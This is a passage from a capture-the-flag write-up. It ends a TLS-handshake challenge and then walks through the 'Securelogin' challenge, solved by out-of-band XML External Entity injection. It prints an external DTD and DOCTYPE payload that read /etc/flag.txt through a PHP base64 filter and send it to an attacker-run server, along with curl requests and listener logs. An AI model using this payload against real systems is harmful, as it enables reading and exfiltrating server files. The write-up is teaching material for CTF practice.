
```
verify return:1
---
Certificate chain
 0 s:C = FI, ST = Uusimaa, L = Espoo, O = aapoweb, CN = aapoweb
   i:C = FI, ST = Uusimaa, L = Espoo, O = aapoweb, CN = aapoweb
---
Server certificate
-----BEGIN CERTIFICATE-----
MIIDmzCCAoOgAwIBAgIUUrMinl868JuEquTowIDoy4Uz/yYwDQYJKoZIhvcNAQEL
BQAwUzELMAkGA1UEBhMCRkkxEDAOBgNVBAgMB1V1c2ltYWExDjAMBgNVBAcMBUVz
cG9vMRAwDgYDVQQKDAdhYXBvd2ViMRAwDgYDVQQDDAdhYXBvd2ViMB4XDTIxMDMx
MjEzMTYxMloXDTIyMDMxMjEzMTYxMlowUzELMAkGA1UEBhMCRkkxEDAOBgNVBAgM
B1V1c2ltYWExDjAMBgNVBAcMBUVzcG9vMRAwDgYDVQQKDAdhYXBvd2ViMRAwDgYD
VQQDDAdhYXBvd2ViMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAznZK
40mM1AFlMeqtlOdVMkAMZrSLVYi00DoaWpd0VPjI6vU9kYoI6MZGdkOR84MgUXIz
G9dFGYAobm73lQr2wprmkSl/w0eeHoovMhOZXWSmGuZh+k5H4UzCaxmVpdE6yYHQ
2u719OPkwSTGVFsfahB3+6J0QaGAPnF6vSTbNv7bpyGjm9b60BgVKNw1GXBnEAlZ
dTS/fyEiSlB5DS7R/UpmlU3IWB008DRd32qajckIF393oupKIMqRjOyIXdxf0YdD
BG8x6uWVk4VUG4OmTjM/8MfxKQbgsyRgiYKAh2neSvjBSbRCGiQfhYNxgzsCqWsS
lSUbg/aVJA0OCPfuzwIDAQABo2cwZTAdBgNVHQ4EFgQUQ79jho5vUOmQfk0UckTN
HedViD0wHwYDVR0jBBgwFoAUQ79jho5vUOmQfk0UckTNHedViD0wDwYDVR0TAQH/
BAUwAwEB/zASBgNVHREECzAJggdhYXBvd2ViMA0GCSqGSIb3DQEBCwUAA4IBAQCq
XnouhbgPNXqgVso7EwtfZ7gf/cRijA1NBw7NQ7tfbRjZrli0ykdOHOak4EZRLHrm
HRlFDm9KyOuE/orTNkB6qch50b+CYedrwKSrfycHJjN8fC8cJnty7aHQvM3NGqg4
bqPvfcVJB8j54aNFiZIN1hTCLKlgSBXSrhskHQGYovVyx+WICooAN+JZzNZv/qtn
d3CerCEsdXabEKEyPH9+ZkRu66veDFQbgAYSWaoL9gGGYj0nCM2RFINRv1LLl+t1
YW6g003lagllF8Iw2qrYBIqgVbqmzeJPtd6Xz4W6XA2kF1j27EbocUrU0xu0eo8n
O6Z9KgPS0pMnc2nuZG8U
-----END CERTIFICATE-----
subject=C = FI, ST = Uusimaa, L = Espoo, O = aapoweb, CN = aapoweb

issuer=C = FI, ST = Uusimaa, L = Espoo, O = aapoweb, CN = aapoweb

---
No client certificate CA names sent
Client Certificate Types: RSA sign
Requested Signature Algorithms: RSA-PSS+SHA512:RSA-PSS+SHA384:RSA-
PSS+SHA256:RSA+SHA512:RSA+SHA384:RSA+SHA256:RSA+SHA224:RSA+SHA1
Shared Requested Signature Algorithms: RSA-PSS+SHA512:RSA-PSS+SHA384:RSA-
PSS+SHA256:RSA+SHA512:RSA+SHA384:RSA+SHA256:RSA+SHA224
Peer signing digest: SHA512
Peer signature type: RSA-PSS
Server Temp Key: X25519, 253 bits
---
SSL handshake has read 1394 bytes and written 1588 bytes
Verification error: self signed certificate
---
New, TLSv1.2, Cipher is ECDHE-RSA-CHACHA20-POLY1305
Server public key is 2048 bit
Secure Renegotiation IS supported
Compression: NONE
Expansion: NONE
No ALPN negotiated
SSL-Session:
    Protocol  : TLSv1.2
    Cipher    : ECDHE-RSA-CHACHA20-POLY1305
    Session-ID:
    Session-ID-ctx:
    Master-Key:
3B651BB1D3F2A2AC993B96A65EA8F3D66CEA61F866FD21AB050BCCC80F060483ECAA4503BE4
1B46B8DA4FB9A7FDB2C5B
    PSK identity: None
    PSK identity hint: None
    SRP username: None
    Start Time: 1617265707
    Timeout   : 7200 (sec)
    Verify return code: 18 (self signed certificate)
    Extended master secret: yes
---

HTTP/1.1 200 OK
Content-Length: 72

<html>
<body>
<h1>NIXU{you_are_now_offically_aapo}</h1>
</body>
</html>
closed
```

There we go!

9.6 Securelogin

```
Difficulty: Hard (?)

The development team has made a proof of concept of the new Securelogin
site. Somebody managed to put it to the public internet, but dev team is so
confident that they don't think it matters so they left it open!

Can you prove them wrong?! Are you the one who fetches the flag from
/etc/flag.txt - file?

You can find the challenge from: http://securelogin.challenge.fi:8880/

Note: This challenge is based on a real world example of a finding from a
bug bounty target. Pretty much 1=1, but some clues maybe around what to
do...
```


This one was actually very difficult, no hints whatsoever. No indication where to begin except the website. Took me over 2 days to figure this one out, but I'll try to keep it short. First I started by going to the website annd we get greeted with this:



YoU Sh4lL N0t P4SS!


Here is the first development version of securelogin for backends, very sEcURe It Is!

So I figure i'd check the source using `view-source:` and we got this!



```
<html>
<body>
<head>
<title>SuperSecureLogin</title>
</head>
<h1>YoU Sh4lL N0t P4SS!</h1>
<img src="/img.jpg">
<br>
<p>Here is the first development version of securelogin for backends, very sEcURe It Is!</p>
<br>
<!--
Debug info, remember to remove before moving to prod:

POST /xml.php HTTP/1.1
Host: localhost:9999
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 164

xml=PD94bWwgdmVyc2lvbj0iMS4wIiBlbmNvZGluZz0iSVNPLTg4NTktMSI/Pgo8Y3JlZHM%2bCgk8dXNlcj51c2VybmFtZTwvdXNlcj4KCTxwYXNzPnBhc3N3b3JkPC9wYXNzPgo8L2NyZWRzPg%3d%3d

-->


</body>
</html>
```

Alright! We got something, looks like the site has xml.php with xml parameter. The string looks like its URL Encoded and Base64 encoded so lets use CyberChef to decode it.


Output

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<creds>
        <user>username</user>
        <pass>password</pass>
</creds>
```

Alright so we're dealing with actual XML and I figured we're most likely going to do some sort of XXE attack (XML External Entity) here. So I start googling about XXE attacks and I tried a few (read: A LOT) different ways but I never seemed to get any other response from the server than `Username or password not found! Try Harder!`. Then after a while of banging my head against the table I stumbled upon THIS a brilliant bugbounty write up by Jonathan Bouman. He was using xxeserv along with external DTD file on a public facing server. So that's exactly what I did. I installed xxeserv and copied his sp2.dtd

```
<!ENTITY % d SYSTEM "file:///etc/flag.txt">
<!ENTITY % c "<!ENTITY body SYSTEM 'ftp://x.x.x.x:21/%d;'>">
```

and his payload

```
<!DOCTYPE creds [
<!ENTITY % a SYSTEM "http://x.x.x.x:80/dtds/sp2.dtd">
%a;
%c;
]>
<creds>
    <user>&body;</user>
    <pass>password</pass>
</creds>
```

And I used curl to make the request

```
curl -X POST -H "Content-Type: application/x-www-form-urlencoded" -H
"Connection: close" --data
"xml=PCFET0NUWVBFIGNyZWRzIFsgPCFFTlRJVFkgJSBhIFNZU1RFTSAiaHR0cDovLzE5NS4xND
guMjIuODI6ODAvc3AyLmR0ZCI%2BJWE7JWM7XT4KPGNyZWRzPgogICAgPHVzZXI%2BJmJvZHk7P
C91c2VyPgogICAgPHBhc3M%2BcGFzc3dvcmQ8L3Bhc3M%2BCjwvY3JlZHM%2B"
http://securelogin.challenge.fi:8880/xml.php
<html><body><h1>400 Bad request</h1>
Your browser sent an InVaLiD rEqUEsT.
</body></html>
```

FINALLY after I don't know how many hours I got some other answer from the server than "Try harder!" Lets get back to the payload and the external DTD. The servers XML parser goes through our payload `line by line`

```
<!DOCTYPE creds [
<!ENTITY % a SYSTEM "http://x.x.x.x:80/dtds/sp2.dtd">
%a;
%c;
]>
```

This is called internal DTD or Internal Document Type Definition and we have specified a special type entity called Parameter Entity `<!ENTITY % a SYSTEM "http://x.x.x.x:80/dtds/sp2.dtd">%a;` which allows us to define an external URI within our Internal DTD. Parameter Entitys can only be loaded inside DTD so we couldn't use it in the root XML like `<user>&a;</user>` We use `<user>&body;</user>` and the entity value body is inside sp2.dtd which is hosted in our public facing server So the parser reads our external dtd.

```
<!ENTITY % d SYSTEM "file:///etc/flag.txt">
<!ENTITY % c "<!ENTITY body SYSTEM 'ftp://x.x.x.x:21/%d;'>">
```

First it tries to retreive `/etc/flag.txt` and put it in our `%d;` entity. Next line we have `%c;` from our payload which loads up the flag from the server and servers it to our payload This is what the request would look like:

```
<!DOCTYPE creds [
<!ENTITY % a SYSTEM "http://x.x.x.x:80/dtds/sp2.dtd">
%a; = <!ENTITY a SYSTEM "http://x.x.x.x:80/dtds/sp2.dtd>
    sp2.dtd = <!ENTITY % d SYSTEM "file:///etc/flag.txt">
              <!ENTITY % c "<!ENTITY body SYSTEM 'ftp://x.x.x.x:21/%d;'>">
%c; = <!ENTITY body SYSTEM "ftp://x.x.x.x:21/?CONTENTS_OF_ETC_FLAG.TXT">
]>
<creds>
    <user>&body; = CONTENTS_OF_ETC_FLAG.TXT</user>
    <pass>password</pass>
</creds>
```

But since our request was invalid we need to figure out what was wrong. Firstly I read something about retrieving files in PHP environment and it requires filter so we change our `file:///etc/flag.txt` into `php://filter/convert.base64-encode/resource=/etc/flag.txt` which encodes any response from the server into base64. We try this out if it helps but nothing, still getting invalid request. Maybe it has something to do with our use of FTP, lets just use HTTP for the entire process. So we change our sp2.dtd into `http://x.x.x.x:80/%d;` and try to curl again, but alas no success. Still not getting any response to our xxeserv. Lets try something else. What if we change our default port from 80 to something else. I tried probably around ~40 different ports without any success until it hit me to try FTP port 21 as our http port. So we setup xxeserv with `xxeserv -w -wp 21` and change our external DTD to:

```
<!ENTITY % d SYSTEM "php://filter/convert.base64-
encode/resource=/etc/flag.txt">
<!ENTITY % c "<!ENTITY body SYSTEM 'http://x.x.x.x:21/%d;'>">
```

and our payload to

```
<!DOCTYPE creds [ <!ENTITY % a SYSTEM
"http://x.x.x.x:21/dtds/sp2.dtd">%a;%c;]>
<creds>
    <user>&body;</user>
    <pass>password</pass>
</creds>
```

and we do a curl

```
$ curl -X POST -H "Content-Type: application/x-www-form-urlencoded" -H
"Connection: close" --data
"xml=PCFET0NUWVBFIGNyZWRzIFsgPCFFTlRJVFkgJSBhIFNZU1RFTSAiaHR0cDovLzE5NS4xND
guMjIuODI6MjEvc3AyLmR0ZCI%2BJWE7JWM7XT4KPGNyZWRzPgogICAgPHVzZXI%2BJmJvZHk7P
C91c2VyPgogICAgPHBhc3M%2BcGFzc3dvcmQ8L3Bhc3M%2BCjwvY3JlZHM%2B"
http://securelogin.challenge.fi:8880/xml.php
Username or password not found! Try Harder!
```

I thought "nononono not this again...." but then I checked my xxeserv and FINALLY I got a response from the server!

```
$ ./xxeserv -w -wp 21
2021/04/01 10:19:50 [*] Starting Web Server on 21 [./]
[*] Found certificate files in directory. Using these.
2021/04/01 10:19:50 [*] GO XXE FTP Server - Port:  2121
[*] UNO Listening...
2021/04/01 10:20:01 [13.49.220.72:49414][200] /dtds/sp2.dtd
2021/04/01 10:20:01 [13.49.220.72:49416][404]
/ZmxhZ3tUMzRtX1IwVF9XNHNfSDNyRSF9Cg==

$ echo ZmxhZ3tUMzRtX1IwVF9XNHNfSDNyRSF9Cg== |base64 -d
flag{T34m_R0T_W4s_H3rE!}
```

Success! CTF Complete, it took me a few days but the feeling was worth it. Hope you learned something from this, see you on the next write-up!